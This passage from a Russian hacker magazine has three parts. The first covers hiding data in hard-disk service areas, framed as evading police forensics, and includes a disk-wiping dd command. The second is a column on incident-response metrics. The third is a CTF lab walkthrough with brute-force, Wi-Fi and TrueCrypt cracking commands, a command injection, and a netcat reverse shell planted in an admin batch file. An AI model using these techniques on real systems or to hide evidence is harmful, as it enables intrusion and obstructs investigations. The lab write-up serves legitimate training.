В любом жестком диске присутствуют сервисные разделы. Они предназначены для хранения служебных программ винчестера, таких как S.M.A.R.T., модули раннего обнаружения ошибок, модули самодиагностики и так далее. К счастью, все эти данные не занимают выделенное место полностью, а значит, при правильном подходе мы можем использовать это бонусное пространство. Сервисные разделы не следует путать с DCO или HPA, которые могут быть легко обнаружены и доступны через стандартные ATA-команды.

В отличие от остальных методов скрытия информации запись в сервисный раздел не оставляет за собой никаких следов и незаметна для специальных программ поиска, которыми пользуются правоохранительные органы. Одним словом, это место идеально подойдет для хранения текстовых файлов с адресами, паролями, явками и прочим.



COM3 - PuTTY

```
>
T>/1
1>N1

Initializing SMART Sectors...RPO................................ENDOK
1>Reset
8192k x 16 DRAM
GALAXY - 1_Disk    S-7A   12-08-06_16:32

Buzz HM SFI
!
(P)SATA Reset
carve writes(H)SATA Reset
carve writes
```

5

Рис. 2. Разъем для подключения через последовательный порт. Одной тайной меньше

Рис. 3. Arduino Nano в качестве адаптера

Рис. 4. Окно настроек PuTTY

Рис. 5. Обнуление S.M.A.R.T.

Для доступа к информации из сервисных разделов не подойдут стандартные ATA-команды, вместо этого для записи и чтения используются специальные команды VSC (Vendor Specific Commands). Как правило, производители держат в секрете эти команды, но порой выпускают утилиты для работы с сервисными разделами — например, программа wdidle3.exe от компании Western Digital и ее опенсорсный аналог idle3-tools. Еще один пример для WD — программа HDDHackr, меняющая записи в системных разделах HD.

Объем сервисного раздела зависит от модели винчестера. Например, в диске WD2500KS-00MJB0 семейства Hawk объемом 250 Гб (прошивка 02AEC) в сервисный раздел записывается две копии файлов, около 6 Мб каждая. Размер зоны на каждой поверхности составляет около 23 Мб (64 трека по 720 секторов на каждом). Поскольку этот диск имеет шесть поверхностей (головки от 0 до 5), модули сервисных разделов располагаются на месте, сопоставленном с головками 0 и 1, а место, закрепленное за головками со 2 по 5, зарезервировано, но не используется. Таким образом, зарезервированный раздел занимает около 141 Мб, из которых 12 Мб находится в использовании.

Для сравнения: модель WD10EACS-00ZJB0, емкостью в терабайт и с восемью поверхностями, имеет зарезервированное пространство 450 Мб, из которых занято 52 Мб. Ариэль Беркман (Ariel Berkman) из компании Recover Information Technologies LTD написал статью о работе с сервисными отделами HDD, а также выложил PoC-код (bit.ly/UXpBcC) для записи 94 Мб информации в сервисный отдел диска Western Digital 250GB Hawk. Делается это следующим образом:

- Узнаем свой SATA IO адрес, используя `lspci -v`.
- Для компиляции используем команду `gcc -Wall -O -g -o SA-cover-poc SA-cover-poc.c`.
- Создаем рандомный файл (94 Мб в размере) и вычисляем его MD5-хеш.
- Записываем файл в сервисный раздел.
- Очищаем винчестер с помощью команды `dd`-ing `/dev/zero`, которую следует распространить на весь жесткий диск (или на его отдельную часть, предварительно заблокировав доступ к остальному). Достаточно всего один раз прогнать этот код, чтобы уничтожить данные безвозвратно.
- Читаем содержимое сервисного раздела, вычисляем его хеш и убеждаемся в целостности данных.

```
root@Shafan1:~/SA# dd if=/dev/urandom ↵
 count=184320 > random-file ; md5sum random-file
root@Shafan1:~/SA# ./SA-cover-poc -p 0x0170 ↵
 -w ./random-file
root@Shafan1:~# dd if=/dev/zero of=/dev/sdb ↵
 bs=1M
root@Shafan1:~/SA# ./SA-cover-poc -p 0x0170 ↵
 -r after-dding-dev-zero
root@Shafan1:~/SA# md5sum after-dding-dev-zero
```

Автор предупреждает, что его код может привести к потере данных и выходу из строя жесткого диска, так что использовать этот метод можно только на свой страх и риск.

ЗАКЛЮЧЕНИЕ

Однако настало время закругляться. В этой статье я попытался показать неизведанные уголки и возможности жесткого диска. Не углубляясь в код, мы рассмотрели способы расширения возможностей винчестера.

Если даже слегка приподнять этот занавес, открывается огромное поле для полета фантазии. Можно, например, перепрошить контроллер, чтобы скрыть от посторонних глаз особо важный раздел. Или портить данные при попытке клонировать жесткий диск, обезопасив себя таким образом от криминалистических утилит.

Одним словом, вариантов для экспериментов действительно много, так что каким образом использовать жесткий диск — выбор за тобой.

ПРОГРАММЫ ДЛЯ ВОССТАНОВЛЕНИЯ HDD

При низкоуровневых экспериментах возможно столкнуться с такой неприятностью, как поломка винчестера. Не стоит сразу прибегать к драконовским мерам и форматировать диск, можно попробовать восстановить его работоспособность с помощью некоторых программ.

1. TestDisk — самая простая и эффективная программа для восстановления HDD. Предназначена для поиска и реконструкции потерянных разделов, загрузочного сектора, удаленных файлов; исправляет таблицу разделов. Работает с большим количеством файловых систем. Работает в консольном режиме, чем достигается высокая скорость.
2. Acronis Disk Director — целый программный пакет, в который включено немалое количество инструментов для работы с HDD. Содержит в себе утилиту Acronis Recovery Expert, которая служит для реконструкции файлов и разделов. В отличие от предыдущей программы имеет графический интерфейс, но работает с меньшим количеством файловых систем.
3. Paragon Partition Manager — бесплатная программа от отечественных разработчиков, умеет почти все то же самое, что и Acronis, но ужасно медленная.

```
TestDisk 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk /dev/sda - 1000 GB / 931 GiB - CHS 121601 255 63
     Partition               Start        End    Size in sectors
>  HPFS - NTFS          7648 236 13  67565 131 22  962560000
   HPFS - NTFS         20215  56  9  80131 206 11  962559993
   HPFS - NTFS         67565 131 23 109034 205 35  666204160
   HPFS - NTFS         67565 131 30 109034 205 35  666204153
   HPFS - NTFS         67565 131 30 110291 101 18  686391289
   HPFS - NTFS         80131 206 12 121601  25 24  666204160
   HPFS - NTFS         80131 206 19 121601  25 24  666204153


Structure: Ok.  Use Up/Down Arrow keys to select partition.
Use Left/Right Arrow keys to CHANGE partition characteristics:
*=Primary bootable  P=Primary  L=Logical  E=Extended  D=Deleted
Keys A: add partition, L: load backup, T: change type, P: list files,
     Enter: to continue
NTFS found using backup sector, blocksize=4096, 492 GB / 458 GiB
```

Рис. 6. Восстанавливаем поврежденные разделы с помощью TestDisk

Колонка Алексея Синцова

KPI ДЛЯ МУЖИКОВ

ВЫБИРАЕМ МЕТРИКУ ОЦЕНКИ РАБОТЫ С ИНЦИДЕНТАМИ ИБ

В любом деле, в любой работе важно оценивать ее эффективность. Информационная безопасность не исключение, поэтому я и хочу поговорить о том, как именно можно измерить качество отрабатывания инцидентов.



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.
alexey.sintsov@here.com

ЗАЧЕМ НАМ KPI?

На определенном этапе развития ИБ-компании может встать ребром вопрос: а как понять, хорошо ли мы работаем с инцидентами или нет? Рабочие процессы неплохо бы мониторить. Для контроля эффективности модно вводить так называемые KPI — Key Performance Indicator. Особенно это любят всякие менеджеры.

Тем не менее — что мониторить при работе с инцидентами? Важно понимать, что оцениваем мы не абстрактную ИБ в вакууме, а конкретную работу конкретных людей, назовем их сейчас командой реагирования на инциденты. Выделенной команды может и не быть, и процесс реагирования может включать в себя разных ответственных за это дело людей — то есть это такое собирательное название для простоты. Как я говорил, многие метрики для оценки уже придуманы и самоочевидны, для их осознания не требуется семи пядей во лбу.

ИНЦИДЕНТЫ ИБ

Для начала мы должны определить для себя, что считать инцидентом и какие его характеристики для нас важны. Инцидент — это событие, что уже несет определенные показатели, такие как время начала и время окончания, но на самом деле есть еще куча свойств и зависимостей.

Любой специалист знает, что инциденты бывают разными как по природе, так и по сути, поэтому для «бумажной» ИБ и оценочных метрик нужно четкое понимание среды и целей. Я думаю, что логично считать инцидентом любое событие, связанное с нашей средой, которое влияет (фактически или потенциально) на общее состояние ИБ в негативную сторону. Например, факт взлома и дефейса — определенно инцидент. Наличие уязвимости и возможности взлома и дефейса? Тоже инцидент. Сообщение (alert) с системы DLP или IDS — тоже инцидент.

Словом, инцидент — любое событие, которое влечет реализацию (или возможность реализации) той или иной угрозы ИБ. Именно такие события должны вызывать у нас реакцию и некие действия. Для разных компаний с разными бизнесами и инфраструктурами будут разные свойства инцидентов (но ключевые вещи будут общими), также и градация этих свойств может отличаться — и это нормально.

ПРИМЕНИМ НА ДЕЛЕ

Итак, предположим, что у нас все уже налажено в «бумажной», организационной части ИБ: есть IDS, DLP, контакты с местным CERT, абуз-мыло, секурити-мыло и сканеры уязвимостей. Теперь нужно заранее определиться с регистрируемыми и контролируемыми параметрами инцидента. Для IT-дел есть всем известные метрики ITIL и COBIT, но в отношении инцидентов ИБ далеко не все метрики можно применить с пользой.

Возьмем пример: если мы будем замерять каждый месяц количество инцидентов, то что это нам будет говорить? Допустим, инцидентов было мало — это значит, что их нет или что мы их не засекли? То есть количество инцидентов в месяц, даже с их градацией по критичности и/или импакту, — не самый полезный показатель. То же самое с критичностью инцидентов — получается непонятная кривая, которая может прыгать в разные стороны, но не давать полезной информации.

Итак, что же можно считать важным параметром, по которому можно оценивать любой инцидент и за который должна отвечать наша команда? Одно из очевидных решений — время реакции. Как только случилось событие, важно зарегистрировать момент, когда наша команда приняла информацию об инциденте и начала действовать. Неплохо бы еще иметь и прописанные стандарты, позволяющие оценить качество реакции. В частности, по этим стандартам мы можем ранжировать инциденты по важности и назначать разное допустимое время реагирования. Скажем, будем считать, что все SQLi-алерты, приходящие из IDS, имеют высокий приоритет, а алерты, приходящие в результате сканирования Acunetix, — средний. Для каждого приоритета будут свои требования на время реагирования — так называемый SLA.

Теперь у нас уже есть как минимум две метрики, которыми можно оценивать работу команды реагирования: время реакции на инцидент и процент инцидентов с нарушенным SLA (то есть тянули с действиями очень долго).

Кроме того, имеет смысл также оценивать среднее время реакции, тогда по данной метрике можно видеть общий прогресс или регресс.

Кроме времени реагирования, есть еще время разрешения проблемы, то есть срок, который потребовался команде

Так может выглядеть диаграмма с KPI по сливу SLA

Total SLA not respected — 10% +1% from last month
Total for Critical Incidents — 3% –1% from last month
Total for other Incidents — 4% +2% from last month

Not respected SLA for Critical Incidents — 2
Not respected SLA for Normal Incidents — 4
Respected SLA for Critical Incidents — 32
Respected SLA for Normal Incidents — 21

Так может выглядеть диаграмма с выводом по IDS

IDS FP ~ 13%

Detected Attacks (System Not Affected) — 118
Succesful Attacks (True Positives) — 1
False Positives — 13

на разрешение инцидента и его закрытие. Например, как много времени понадобилось для установки патча Heartbleed, нахождения инсайдера и остановки его деятельности и/или выявления всех связанных с этим инцидентом важных деталей (завершенное расследование инцидента). И это время для разных типов инцидентов тоже может быть в рамках некоторых допустимых пределов, то есть опять SLA. И соответственно, такие же метрики — сколько раскрытых не вовремя инцидентов, среднее время закрытия уязвимостей и так далее.

Итого у нас уже минимум шесть метрик, которые еще сами по себе можно ранжировать по типам инцидентов, — например, при работе с DLP-источником у нас уходит больше времени на заключение по инциденту, чем с IDS, так как требуется больше человеко-часов для того, чтобы разобраться, что произошло. Это обобщение, которое базируется на сухих фактах. Например, используя среднее время реагирования, можно обосновать требования к SOC по работе 24/7, если такой роскоши еще нет.

Конечно, требования к метрикам зависят опять же от задач и целей, которые мы решаем и определяем, но главное, что такие цифры показывают именно эффективность нашей работы, а не абстрактную статистику уязвимости и инцидентов, которая не очень четко говорит об эффективности. Взять, например, другой показатель — число выявленных критичных уязвимостей, ранжированных по источнику события: сканер безопасности, внешние пентесты, внутренний источник (собственная SecTeam, например), Bug Bounty, Abuse report и так далее. Такая метрика может реально показывать процент эффективности того или иного источника. Например, были у нас одни цифры до введения Bug Bounty, а после стали другие — количество инцидентов с IDS и Bug Bounty выросло, а, допустим, количество инцидентов с Abuse report и внешних пентестов упало. Или в итоге вообще количество инцидентов, которые привели к «взлому плохими парнями», упало. Но возможно, ничего и не изменится :). У разных компаний, с разным ИТ-ландшафтом и бизнесом, будут разные результаты.

Дополнительно уже не совсем про инциденты, но все же — можно строить KPI для самих «источников», например как отношение False Positive к True Positive, в случае Bug Bounty — как Low Critical и High Critical репортов к общему количеству репортов и так далее.

В итоге будет статистически видно, какие источники более «булшитны» и менее полезны, а главное — по этой же метрике можно смотреть, как в течение года мы влияли на результат. К примеру, наш IDS дает N% False Positive алертов, что создает инцидент (в момент алерта это обычный высокоприоритетный инцидент, мы еще не знаем, что там и почему, но в процессе разбора сделали заключение — False Positive). Такие FP тратят ресурсы компании, поэтому очевидно, что процент FP надо снижать, например оптимизировать правила IDS, делая их более точными, или отключать, если они вообще неприменимы в данной среде. В итоге эта метрика в динамике будет показывать, как мы работаем с IDS: игнорируем, улучшаем FP-показатель, уменьшая его, или он вообще растет, потому что мы бездумно увеличиваем сигнатурную базу всякой дрянью.

ЧТО ЖЕ ХОТЕЛ СКАЗАТЬ АВТОР?

Как видно, в инфобезопасности можно придумать очень много возможных метрик, но главное — использовать их с умом. Любой инцидент как объект имеет множество свойств и параметров, которые можно отслеживать, ранжировать, группировать и делать выводы.

Главное — понять, чего мы хотим, и ориентироваться на реальную применимость и адекватность в рамках своей среды. То есть это не должна быть просто «менеджерская» инициатива с целью изобразить бумажную деятельность. Метрики могут быть очень полезны, особенно когда они основаны на реальных данных, которые зависят от реальных событий и реальной работы, иначе это будет невозможно интерпретировать. Поэтому нужно понимать, кто будет работать с KPI, для каких целей, какие процессы затрагиваются и нужно ли это вообще — насколько это адекватно. Если все сделать по уму, то даже «бумажная» ИБ будет практична.

Так что придумать можно все что угодно, главное — чтобы все это имело смысл как для тех, кто оценивает, так и для тех, кого оценивают. Всем добра.



ЛАБОРАТОРИЯ НА ПРОНИКНОВЕНИЕ: ВЗГЛЯД ИЗНУТРИ

snre@flickr.com

РАССМАТРИВАЕМ ПРОХОЖДЕНИЕ САМЫХ ИНТЕРЕСНЫХ ЗАДАНИЙ ИЗ ОДНОЙ НЕБЕЗЫЗВЕСТНОЙ ЛАБОРАТОРИИ «СА»-ПРОФИТ

В данной публикации описано прохождение большинства предложенных заданий лаборатории с конкурса «СА»-ПрофИТ, который проводился в начале сентября 2013 года онлайн на портале PentestIT, а сейчас активно используется в проекте Zero Security.

ВСТУПЛЕНИЕ

Приветствую тебя, уважаемый читатель. Начну свое повествование, пожалуй, с того, как сам столкнулся с этой лабораторией. О ней я узнал после того, как попал на бесплатную стажировку от Zero Security (bit.ly/1i0lHGO), в которой данная лаборатория использовалась для практического взлома. Прежде всего необходимо было зарегистрироваться на сайте лаборатории. Первым делом после регистрации нашему взору предстает карта с довольно подробной схемой сети, захватом которой мы и будем заниматься. Что же конкретно нужно делать? Все в добрых традициях CTF-состязаний — получить десять флагов. Ну что ж, довольно пустых разговоров, приступим к захвату.

ФЛАГ 1

Первым меня заинтересовал флаг SMTP. Надо сказать, что с ним все было достаточно очевидно, — на 25-м порту явно висел SMTP-сервер. Найдя на сайте некую почту info@test.lab, я решил попробовать просто сбрутить пароль для нее. Для этого я воспользовался стандартной утилитой, входящей в состав Kali Linux, под названием Hydra. Почитав немного мануалов, соорудил следующую конструкцию:


```
hydra -l info@test.lab -P passwords.lst ↵
smtp://192.168.56.252:25
```

которая и позволила получить доступ к почтовому клиенту (пример работы утилиты смотри на скриншоте). Получив доступ к ящику, я полностью исследовал его и, на свое удивление, нашел там SSH-ключик (он пригодился мне для получения очередного флага, имя которому TERMINAL. Но всему свое время, о нем мы поговорим чуть позже).

ФЛАГ 2

Посмотрев названия всех тасков на карте, я, не знаю почему, заинтересовался GAME. Подключился к внутренней сети, перешел по адресу с карты и обнаружил совершенно обычную flash-игру!

Сразу в голову закралась мысль: чтобы получить флаг, надо победить. Ну что же, попробовал поиграть — и понял, что просто так победить не выйдет. Решил внимательно изучить внутренности нашей игры. Проанализировав исходники, я увидел интересующую меня функцию. Да-да, это функция перехода на следующий уровень, листинг которой представлен ниже:




Андрей Дятлов
BlackCaT@pentestit.ru




WWW

Сайт лаборатории: samag.pentestit.ru



WARNING

Вся информация, содержащаяся в статье, предоставлена только в ознакомительных целях.



Карта сайта

```
root@kali:~# hydra -l info@test.lab -P /usr/share/john/password.lst smtp://192.168.56.252:25
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only


Hydra (http://www.thc.org/thc-hydra) starting at 2014-05-06 08:46:01
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and st
ay legal!
[DATA] 16 tasks, 1 server, 3557 login tries (l:1/p:3557), ~222 tries per task
[DATA] attacking service smtp on port 25
```



Применение Hydra



Наш флаг GAME где-то здесь




```
function get_new_level(start_height,hash){
  flag_cur_count = 0
  elements = new Array();
  flags = new Array();
  .........
  $.ajax({
    url:"/home/newlevel",
    dataType: "json",
    type: "POST",
    async: false,
    data: {height: start_height, hash: hash},
    success: function(data){
      .........
      flag_fisrt = data.pop()
      if (flag_fisrt.id == "key"){
        alert(flag_fisrt.type)
        flag_fisrt = data.pop()
      }
    flag_count = flag_fisrt.type
    ctx_score.fillText(flag_count, 15 , 30)
    $.each(data, function(i,j){
      if (width <= cur_width){
        cur_height+=48
        cur_width = 0
      }
      switch(j.type){
        .........
        }
        cur_width+=48
      })
    },
    complete: function(){
      ball = {x:24,y:start_height}
      setInterval(play,10)
    }
  })
}
```

Поковыряв ее около получаса, я нашел решение следующего вида:

```
get_new_level(0,MD5(flags.length.toString()))
```

Исполнив этот код в консоли, мы попадаем на следующий уровень с начислением очков. Далее дело осталось за малым — обернув этот код в цикл и получив вот такую конструкцию:

```
for(i=0;i<100;i++){get_new_level↵
(0,MD5(flags.length.toString()));}
```

мы видим сообщение об успешном завершении игры и наш флаг. Вот так-то :).

ФЛАГ 3

Третьей своей целью я решил выбрать флаг под названием WIKI. Название флага говорит само за себя — перед нами самый обычный прототип Википедии. Правда, с одной добавочной функцией — возможностью пинговать IP-адреса. Забегая вперед, скажу, что данный флаг был не очень сложным, однако подход к нему я нашел далеко не сразу. Изначально было понятно, что в этом задании необходимо найти и расковырять какую-то инъекцию. Однако у меня почему-то очень долго не срасталось с ее выбором. Пока в один прекрасный момент, тихонько пыхтя над задачей, я не обнаружил такую уязвимость, как Post Command Injection. Суть данной атаки заключается в том, что через определенный символ-разделитель указывается обычная линукс-команда, результат выполнения которой мы и видим на экране. Поняв, что это то, что нужно, я указал в строке пинг команду `;ls;`, в результате чего в ответ мне вернулся список директорий. «Ура!» — подумал я и начал аналогичным способом исследовать каждую директорию. Так и был найден этот флаг.

ФЛАГ 4

Следующим делом я решил идти на поиски уже упоминавшегося флага TERMINAL. После некоторой мороки с SSH-подключением я наконец увидел заветную строку приветствия терминала. Дальше все шло не совсем как обычно, а если точнее — был найден файл с неизвестным мне до сих пор расширением `terminal.tr`. Скажу сразу: на то, чтобы разобраться, что же это за файл, времени ушло гораздо больше, чем на решение самого таска :) Ну собственно, после N часов гугления я выяснил, что это какой-то криптоконтейнер. Почитав немного об этом виде файлов, я установил, что, вероятнее всего, этот контейнер создан утилитой TrueCrypt. В стандартном инструментарии все того же Kali нашлась утилитка, под названием TrueCrack, с помощью которой можно было вскрыть этот криптоконтейнер. Я запустил вот такую команду для подбора пароля:

```
truecrack -t /root/terminal.tr -s 4 -m ↵
6 -v -c 0123456789
```

и пошло долгое время ожидания. Через несколько часов наша утилитка сказала, что пароль подобран. С огромнейшим удовольствием я взглянул внутрь контейнера и там нашел наш долгожданный флаг.

ФЛАГ 5

Тем временем сложность флагов все росла, и мы стали подбираться к гораздо более интересным таскам. Одним из таких оказалось задание под названием FILE. Первым делом я взялся сканировать Nmap'ом машину данного флага. В результате сканирования обнаружилось несколько открытых портов, а также два порта, назначение которых я не знал. Именно поэтому они сразу привлекли мое внимание, и я решил, что именно их должен проверить в первую очередь. Надо сказать, чутье на этот раз меня не подвело. На этих портах висел файловый сервер Samba (что это такое, я опять же узнавал из гугла :)). Ну что ж, немного поколупавшись, я выяснил, что для подключения нам необходима пара логин/пароль. Логин, кстати говоря, был успешно найден на почте (помнишь самый первый флаг?), хотя в тот момент я еще и не подозревал, от чего он. Пробросив для дальнейшей работы один из портов следующим образом:

```
ssh info@192.168.56.252 -L ↵
0.0.0.0:1139:172.16.0.4:139
```

с помощью уже известной нам Hydra начинаем брутить пароль к самбе:

```
hydra -l m.ivanova -P john.password.lst ↵
smb://localhost:1139
```

После получения пароля, пробросив второй порт, необходимо подключить удаленную директорию. Сделать это можно прямо из родного для Kali «проводника» — прописав в адресную строку smb://localhost, мы увидим две замечательные директории. В одной из них лежит наш заветный флаг. А вот во второй оказались файлы, на которые я на радостях даже не обратил внимания. Забегая вперед, скажу тебе по секрету, что в эту директорию мы еще чуть позже вернемся.

ФЛАГ 6

Итак, наша следующая цель — флаг IDS. Его я искал весьма долго: файл был надежно спрятан. Однако, затратив максимум усилий и уйму времени, обнаружил наконец файл `ids.cap`. Файлы такого расширения я встречал и раньше (когда пытался поломать



INFO

Когда этот номер журнала выйдет в свет, успеет пройти еще одна лаборатория под названием «На шаг впереди» (bit.ly/1nkD0FT), которая будет проводиться в рамках конференции Positive Hack Days 2014. Отчет с конференции и прохождение этой лаборатории жди в следующих номерах][.

собственный Wi-Fi), так что это не было для меня чем-то новым. Сам файл содержал дамп трафика, который я очень долго и усердно изучал. Каково же было мое удивление, когда я наконец додумался, что дамп мне как таковой и не нужен, а нужен пароль от Wi-Fi. Так как точки доступа я ломал и ранее, дальнейшее решение нашлось очень быстро. Были использованы две утилиты:

- Crunch — для создания словаря для перебора;
- Aircrack-ng — замечательная утилита для взлома Wi-Fi-сетей.

Решение данной задачи выглядело так:

```
crunch 8 8 0123456789 | aircrack-ng -e IDS -w - ↵
/temp/IDS.cap
```

Ну и, как ты мог догадаться, пароль от точки доступа оказался искомым флагом.

ФИНИШНЫЙ ФЛАГ

С огромным удовольствием я наконец добрался до последнего флага. Путь к нему был непрост, как ты можешь видеть из этой статьи. Название этого флага — ADMIN — как бы явно давало понять, что нам нужен администраторский доступ. Первый вопрос был: куда? Ответ нашелся довольно быстро (у нас же есть карта сети), однако встал гораздо более сложный и весомый вопрос — как? Над ним я бился почти неделю, используя различные утилиты, такие как Metasploit, Nessus и многие-многие другие. Однако никаких плодов это не приносило. Я уже было решил, что флаг этот мне не поднять, как вдруг случайно, помогая кому-то с флагом FILE, наткнулся на ту самую папку, на которую сперва не обратил внимания. В папке лежали следующие файлы: `*Prog_admin.bat`, `*nc.exe` плюс что-то еще для отвода глаз.

Ну что ж, подумал я, этот батник, скорее всего, запускается админом. И точно, я не ошибся. Было решено попробовать организовать так называемый бэкконнект. Для этого в батник я дописал следующую строку:

```
%~dp0nc.exe -e cmd.exe 172.16.0.3 31334
```

Давай разберем ее по частям:

- `%~dp0` — это указатель на текущую директорию в ОС Windows;
- `nc.exe` — это наш любимый netcat, думаю, все знают, что это такое и с чем его едят;
- дальше, в принципе, все ясно: мы заставляем запуститься командную строку, но вешать ее мы будем по адресу 172.16.0.3 на порт 31334.

Затем, выполнив в своем терминале команду `nc -l 31334`, мы начинаем слушать порт. И, о чудо, в течение буквально пяти минут у нас появляется Windows-консоль, а это значит, наш бэкконнект сработал, что не может не радовать. Далее, в принципе, все было не так сложно: командой

```
dir c:\ /s /b /a| find "admin"
```

начинаем искать файл с флагом. И что же мы видим? Файл оказался в самом неожиданном месте: C:\WINDOWS\secret_docs\admin.7z. Однако, найдя установленную в стандартный каталог утилиту 7z, мы выясняем, что прав на создание файлов у нас нет (странный админ какой-то, не правда ли?). Немного пораскинув мозгами, решаю попробовать распаковать архив в папочку TEMP — туда у всех утилит обычно есть доступ. Да, действительно, сообщения об ошибке я уже не увидел, однако, перейдя в директорию, файла я там не обнаружил — папка была пуста. Все файлы оттуда стирались, как только они переставали использоваться. Ну что ж, запустив распаковку еще раз, но уже с перенаправленным выводом, я увидел заветный флаг.

ЗАКЛЮЧЕНИЕ

Итак, я рассказал тебе о том, как практиковался в лаборатории от компании PentestIT. Хочу заметить, тогда я еще не был ее сотрудником, а был простым стажером Zero Security. Да и вообще, еще три-четыре месяца назад я был обычным читателем, как и ты, так что все в твоих руках. На этом все. Все интересующие вопросы ты можешь присылать мне на почту. ☰



WWW

Инструкция по подключению к лаборатории: bit.ly/1qSf2YH



ПОЛИГОНЫ ДЛЯ ТРЕНИРОВОК

Как я сказал в самом начале статьи, мест, где легально можно подтянуть свои навыки в пентесте/взломе/поиске и эксплуатации уязвимостей, достаточно много. Существуют как специальные дистрибутивы, нашпигованные уязвимыми приложениями, так и лаборатории, аналогичные рассмотренной в статье. Чтобы немного сориентировать тебя во всем этом многообразии, приведу список наиболее популярных полигонов для тренировки своих хакерских навыков.

1. **Hacking-Lab** (bit.ly/1tgDgtp) — куча заданий на различные темы: pwn, forensics, binary и так далее с разными уровнями сложности.
2. **SQLI-LABS** (bit.ly/1IM3H5r) — лаборатория для оттачивания навыков в эксплуатации Error based, Blind boolean based, Time based SQL-инъекций.
3. **Offensive Security** (bit.ly/Shif4u) — проект от создателей Kali Linux, позволяющий потренироваться в пентесте и получить соответствующие сертификаты.
4. **Hack This Site** (bit.ly/ShiQD6) — довольно интересный проект, позволяющий погрузиться в мир взлома. Все задания разбиты по категориям: форензик, фрикинг и так далее.
5. **OWASP** (bit.ly/1devYyR) — открытый проект обеспечения безопасности веб-приложений, где можно почерпнуть очень много теории.
6. **Practice Lab** (bit.ly/1fb61kO) — автор данного проекта собирает все, на чем можно попрактиковаться во взломе, структурируя по языкам, направлениям, инструментам и прочему. В том числе на его сайте можно найти и хаккvесты.
7. **NeoQUEST** (bit.ly/RTijqG) — ежегодное мероприятие по кибербезопасности, проходящее в Санкт-Петербурге. Перед самим мероприятием проводится отборочный тур, в котором может поучаствовать любой желающий.
8. **DVL** (bit.ly/1knNoxu) — чтобы запустить виртуальную хаклабораторию у себя дома, достаточно воспользоваться одним из многочисленных дистрибутивов, вобравших в себя «ориентированное на взлом» (устаревшее, неправильно настроенное и прочее) программное обеспечение. Одним из таких является Damn Vulnerable Linux.
9. **OST** (bit.ly/1gNHGWN) — для реверсеров также есть свои квесты, от очень простых, призванных научить быстро переводить числа из одной системы счисления в другую, до очень и очень сложных, над прохождением которых придется сильно покорпеть.
10. **PentestIT** (bit.ly/1j6Rdm2) — отечественная компания, предлагающая курсы по ИБ, программу стажировки, а также виртуальные пентест-лаборатории, в которых можно вполне легально потренироваться в поиске и эксплуатации уязвимостей.



ТРУДНО БЫТЬ БОГОМ

КОПАЕМСЯ В ОПЕРАТИВНОЙ ПАМЯТИ ВИРТУАЛЬНОЙ МАШИНЫ

Популярная в последнее время технология виртуализации наделала много шума в мире информационной безопасности. Несмотря на то что уже существуют средства анализа данных виртуальных машин, исследование памяти последних остается довольно нетривиальной задачей. Поэтому сегодня мы посмотрим, как выбраться из паутины виртуальных связей между различными структурами в физической памяти, которую создают Windows, VMware и VirtualBox.

ВИРТУАЛИЗАЦИЯ КАК СПОСОБ ЗАЩИТЫ

